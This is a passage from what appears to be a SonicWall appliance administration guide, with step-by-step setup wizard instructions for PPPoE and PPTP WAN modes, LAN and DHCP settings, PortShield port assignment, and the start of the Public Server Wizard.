
2 If Ping will be used on the specified WAN interface, select **Allow Ping on the WAN Interface**. This option is enabled by default.

3 Click **Next**.

4 Go to LAN Settings.

WAN Network Mode: NAT with PPPoE Client

NAT with PPPoE Client is a network protocol that uses Point to Point Protocol over Ethernet to connect with a remote site using various Remote Access Service products. This protocol is typically found when using a DSL modem with an ISP requiring a user name and password to log into the remote server. The ISP may then allow you to obtain an IP address automatically or give you a specific IP address.



1 Select the type of PPPoE server detection:

- To have the SonicWall appliance detect the presence of a PPPoE server on the WAN automatically by selecting the **Obtain an IP Address Automatically** check box. This option is enabled by default.
- To specify a particular PPPoE server, select the **Use the following IP Address** check box and then enter the IP address in the field.
- Enter the user name and password provided by your ISP into the **PPPoE User Name** and **PPPoE Password** fields.
- Optionally, to have the server disconnect after a specific period of inactivity, select the **Inactivity Disconnect (minutes)** check box and then specify the time in the field. The default time is **10** minutes. This option is disabled by default.

2 If HTTPS will be used on the specified WAN interface, select **Allow HTTPS on this WAN Interface**. This option is enabled by default.

CAUTION: Allowing HTTPS management from the WAN is a potential vulnerability. If you enable this option, be sure to enter a strong password in the Password Setup Wizard.


3 If Ping will be used on the specified WAN interface, select **Allow Ping on the WAN Interface**. This option is enabled by default.

4 Click **Next**.

5 Proceed to LAN Settings.

WAN Network Mode: NAT with PPTP Client

NAT with PPTP Client mode uses Point to Point Tunneling Protocol (PPTP) to connect to a remote server. It supports older Microsoft implementations requiring tunneling connectivity.



1 Enter the **PPTP Server IP Address**, **PPTP User Name**, and **PPTP Password** in their respective fields.

2 Select how the appliance should obtain an IP address:

- Automatically; click the **Obtain an IP Address Automatically** radio button. This is enabled by default.
- From a specific IP address; do the following:
  - Click the **Use the following IP Address** radio button.
  - Enter the **SonicWall WAN IP Address**, **WAN Subnet Mask** and **Gateway (Router) Address)** in their respective fields.

3 If HTTPS will be used on the specified WAN interface, select **Allow HTTPS on this WAN Interface**. This option is enabled by default.

CAUTION: Allowing HTTPS management from the WAN is a potential vulnerability. If you enable this option, be sure to enter a strong password in the Password Setup Wizard.


4 If Ping will be used on the specified WAN interface, select **Allow Ping on the WAN Interface**. This option is enabled by default.

5 Click **Next**.

LAN Settings

NOTE: On a SonicWall TZ series appliance, the LAN Settings and LAN DHCP Server settings are displayed only if you selected the Office Gateway deployment scenario.

The **LAN Settings** page allows the configuration of the SonicWall LAN IP Addresses and the LAN Subnet Mask.The SonicWall LAN IP Addresses are the private IP address assigned to the LAN port of the SonicWall. The LAN Subnet Mask defines the range of IP addresses on the LAN.



1 The default values provided by the SonicWall work for most networks. If you do not use the default settings, enter your preferred private IP address and subnet mask in the **SonicWall LAN IP Address** and **LAN Subnet Mask** fields.

2 Click **Next**.

LAN DHCP Settings

The **LAN DHCP Settings** page configures the SonicWall DHCP Server. If enabled, the SonicWall appliance configures the IP settings of computers on the LAN automatically.


1 To enable the DHCP server, select **Enable DHCP Server on LAN**, and in the **LAN Address Range** fields specify the range of IP addresses that are assigned to computers on the LAN.

NOTE: If you disable the DHCP server by deselecting **Enable DHCP Settings**, you must configure each computer on your network with a static IP address on your LAN.


2 Click **Next**.

Ports Assignment (TZ Series and NSA 220/240/2400 MX Appliances only)

TZ Series and NSA 220/240 Appliances




NSA 2400 MX Appliances




3 Optionally, you can configure the initial PortShield group assignments for your appliance or you can do it later with the **PortShield Interface Wizard**. For how to configure the initial PortShield group assignments, see Step 4 in Using the PortShield Interface Wizard.

NOTE: To see the current ports on the appliance for the **Use Current** option, mouse over the **Information** icon to display a tooltip. The ports listed depend on the appliances's configuration.



If you click on the radio button for any other option, the configuration for the appliance is displayed at the bottom of the page. The display differs by option and appliance.




Select one of the PortShield group options:

- **Use Current**
- **WAN/LAN Only (NSA 2400 MX)**
- **Default WAN/LAN Switch** or **WAN/LAN Switch (NSA 2400 MX)**
- **WAN/DMZ/LAN Switch Only (NSA 2400 MX)**
- **WAN/OPT/LAN Switch** or **WAN/DMZ/LAN Switch (NSA 2400 MX)**
- **WAN/LAN/LAN2 Switch**
- **MX Mode**

4 Click **Next**. SonicWall Configuration Summary

NOTE: This page displays how you have configured your appliance.


SonicWall Configuration Summary




1 The **Configuration Summary** page displays the configuration defined using the Setup Wizard. If the configuration is correct, click **Apply**.

NOTE: To modify any of the settings, click **Back** to return to the **Connecting to the Internet** page.

The SonicWall appliance stores the network settings. A message appears while the configuration is being updated.



When the configuration has been updated, the **Setup Wizard Complete** page displays.



2 Click **Close** to return to the SonicOS management interface.


Configuring PortShield Assignment (TZ Series, NSA 220/240, NSA 2400 MX Only)

Using the PortShield Interface Wizard

You use the **PortShield Interface Wizard** to select the initial ports assignment in integrated managed LAN switch of the SonicWall appliance.

To select the ports assignment:


1 Click **Wizards** in the upper right corner of the SonicWall management interface. The **Wizard Welcome** page displays.




2 Select the PortShield Interface Guide by clicking the **PortShield Interface Wizard** radio button.

3 Click **Next**. The **Ports Assignment** page displays. The options on this page depend on your appliance.

TZ Series and NSA 220/240 Appliances




NSA 2400 MX Appliances



4 Select how ports are to be assigned:


- **Use Current** – This setting keeps your current settings. This option is selected by default.

  To see the current port settings, mouse over the **Information** icon. A popup tooltip displays the current port assignments:




NOTE: for the rest of the options, the port configuration displays after the last option. The configuration varies by appliance for each option.


- **WAN/LAN Only** (NSA 2400 MX only)




- **Basic WAN/LAN Switch**




- **WAN/LAN Switch** (NSA 2400 MX only)




- **WAN/DMZ/LAN Only** (NSA 2400 MX only)




- **WAN/OPT/LAN Switch**




- **WAN/DMZ/LAN Switch** (NSA 2400 MX only)




- **WAN/LAN/LAN2 Switch**



- **MX Mode** (NSA 2400 MX only)



5 Click **Next**. The **SonicWall Configuration Summary** page displays.




If the configuration is correct, click **Apply**.


NOTE: To modify the settings, click **Back** to return to the **Ports Assignment** page.

6 Click **Apply**.

The SonicWall appliance stores the network settings. A message appears while the configuration is being updated.



When the configuration has been updated, the **PortShield Wizard Complete** page displays.




7 Click **Close** to return to the SonicOS management interface.

Providing Public Access to an Internal Server

Wizards > Public Server Wizard

Configuring a Public Server

1 Click **Wizard** on the top right corner of the SonicOS management interface. The **Configuration Wizard Welcome** dialog displays.







2 Select **Public Server Wizard**.


3 Click **Next**. The **Public Server Type** page displays.

4 Select the type of server from the **Server Type** drop-down menu. Selecting a server type displays only the services commonly associated with that server type.

Server Types and Associated Services

Server Type	Services
Web Server	HTTP (TCP 80) HTTPS (TCP 443) 
FTP Server	FTP (TCP 21) 
Mail Server	SMTP (TCP 25) POP3 (TCP 110) MAP (TCP 143) 
Terminal Services Server	Microsoft RDP (TCP 3389) Citrix ICA (TCP 1494) 

